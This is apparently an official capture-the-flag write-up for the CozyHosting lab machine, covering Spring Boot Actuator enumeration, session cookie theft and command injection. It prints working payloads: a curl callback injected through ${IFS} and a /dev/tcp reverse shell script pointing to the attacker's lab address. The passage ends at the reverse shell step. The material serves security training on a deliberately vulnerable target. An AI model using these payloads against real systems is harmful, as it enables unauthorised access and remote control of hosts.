CozyHosting

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Difficulty: Easy

Classification: Official

Synopsis

CozyHosting is an easy-difficulty Linux machine that features a `Spring Boot` application. The application has the `Actuator` endpoint enabled. Enumerating the endpoint leads to the discovery of a user's session cookie, leading to authenticated access to the main dashboard. The application is vulnerable to command injection, which is leveraged to gain a reverse shell on the remote machine. Enumerating the application's `JAR` file, hardcoded credentials are discovered and used to log into the local database. The database contains a hashed password, which once cracked is used to log into the machine as the user `josh`. The user is allowed to run `ssh` as `root`, which is leveraged to fully escalate privileges.

Skills Required

- Web Enumeration
- Linux Fundamentals

Skills Learned

- Spring Boot Enumeration
- Command Injection
- SSH Abuse Through Misconfiguration

Enumeration

Nmap

Let's run an `Nmap` scan to discover any open ports on the remote host.


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.230 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sV 10.10.11.230
```

```
nmap -p$ports -Pn -sC -sV 10.10.11.230

Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-15 10:43 EDT
Nmap scan report for 10.10.11.230
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4356bca7f2ec46ddc10f83304c2caaa8 (ECDSA)
|_  256 6f7a6c3fa68de27595d47b71ac4f7e42 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cozyhosting.htb
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed.
<...SNIP...>

Nmap done: 1 IP address (1 host up) scanned in 13.80 seconds
```

The `Nmap` scan shows that `SSH` is listening on its default port, `22` and an `Nginx` HTTP web server is running on port `80`.

HTTP


Upon browsing to port `80`, we are redirected to the domain `cozyhosting.htb`.



Let's add `cozyhosting.htb` to our `/etc/hosts` file with the corresponding IP address in order for us to be able to access the domain in our browser.

```
echo "10.10.11.230  cozyhosting.htb" | sudo tee -a /etc/hosts
```


On visiting the domain we see a website, which appears to be offering hosting services.



Let's fuzz the server for files and directories. We will be using `ffuf` with the following flags in our scan:


```
-w   Wordlist file path
-u   Target URL
-ic  Ignore wordlist comments
-t   Number of concurrent threads
```

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FFUZ -u http://cozyhosting.htb/FFUZ -ic -t 100
```



Here we see a few directories.

```
index
login
admin
logout
error
```




Upon accessing the `/login` page and attempting to authenticate with common credentials, we are unable to gain access to the application.

Browsing to `/error` returns an error page with a header stating `Whitelabel Error Page`. Researching this error reveals that this application is using `SpringBoot`.

We can now run our scan again, this time using a `Spring Boot`-specific wordlist.

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Content/spring-boot.txt:FFUZ
-u http://cozyhosting.htb/FFUZ -ic -t 100
```




We see the `actuator` endpoint is exposed, which is mainly used for debugging purposes in `Spring Boot` applications. The `Spring Boot actuator` module provides a collection of built-in endpoints that expose different types of information and operations on an application.

Foothold


Upon exploring the `actuator` endpoint, we find the `/actuator/mappings` endpoint. This provides a detailed overview of all the mappings configured in the application. On browsing to the endpoint, we see a `JSON` response containing information about the request mappings in place, including the requests' methods `(GET,POST,etc.)`:

```
http://cozyhosting.htb/actuator/mappings
```




Looking at the `actuator/sessions` endpoint, we are able to list all the active sessions and their session ids.

```
http://cozyhosting.htb/actuator/sessions
```




We see the session identifier for `kanderson`, which we can grab and set as a cookie in our browser, using the developer console's `Storage` tab.




Upon attempting to access the `/admin` page, we are now presented with a dashboard and notice that we are logged in as the user `K. Anderson`, who appears to be one of the customers of `Cozy Cloud`.

```
http://cozyhosting.htb/admin
```



Looking at the bottom of the page, we see a form that require's a `hostname` and `username` for automatic patching. If we try submitting the form with the username `test` and the hostname `127.0.0.1`, we get an error back stating that the host was not added.



This error and the note above it suggest that the service attempts to use `SSH` to connect to the host provided. The command run in the backend is therefore likely to be the following:

```
ssh -i id_rsa username@hostname
```

Since the hostname validation is quite strict, we can try playing around with command injection using the username field. We know that the `username` field does not accept white spaces, so to bypass this we can use `${IFS}` as a delimiter, which is a special shell variable that stands for Internal Field Separator and defaults to a space (followed by a tab and a newline) in shells like `Bash` and `sh`.


To test this, we will first start a local server and try to `curl` it from the target server.

```
python3 -m http.server 7000
```

```
python3 -m http.server 7000

Serving HTTP on 0.0.0.0 port 7000 (http://0.0.0.0:7000/) ...
```

We then submit the form using the following payload in the username field, to see if we get a callback:

```
test;curl${IFS}http://10.10.14.49:7000;
```



Indeed, we observe a request to our local server, confirming the command injection.

```
python3 -m http.server 7000

Serving HTTP on 0.0.0.0 port 7000 (http://0.0.0.0:7000/) ...
10.10.11.230 - - [15/Aug/2023 13:32:53] "GET / HTTP/1.1" 200 -
```

With this in mind, we should be able to achieve remote code execution.

First, we create a reverse shell script and host it on our web server.

```
echo -e '#!/bin/bash\nsh -i >& /dev/tcp/10.10.14.49/4444 0>&1' > rev.sh
```

The above one-liner will create a `Bash` script named `rev.sh` in our current working folder. This is what we will use to initiate the reverse shell connection to our `Netcat` listener.

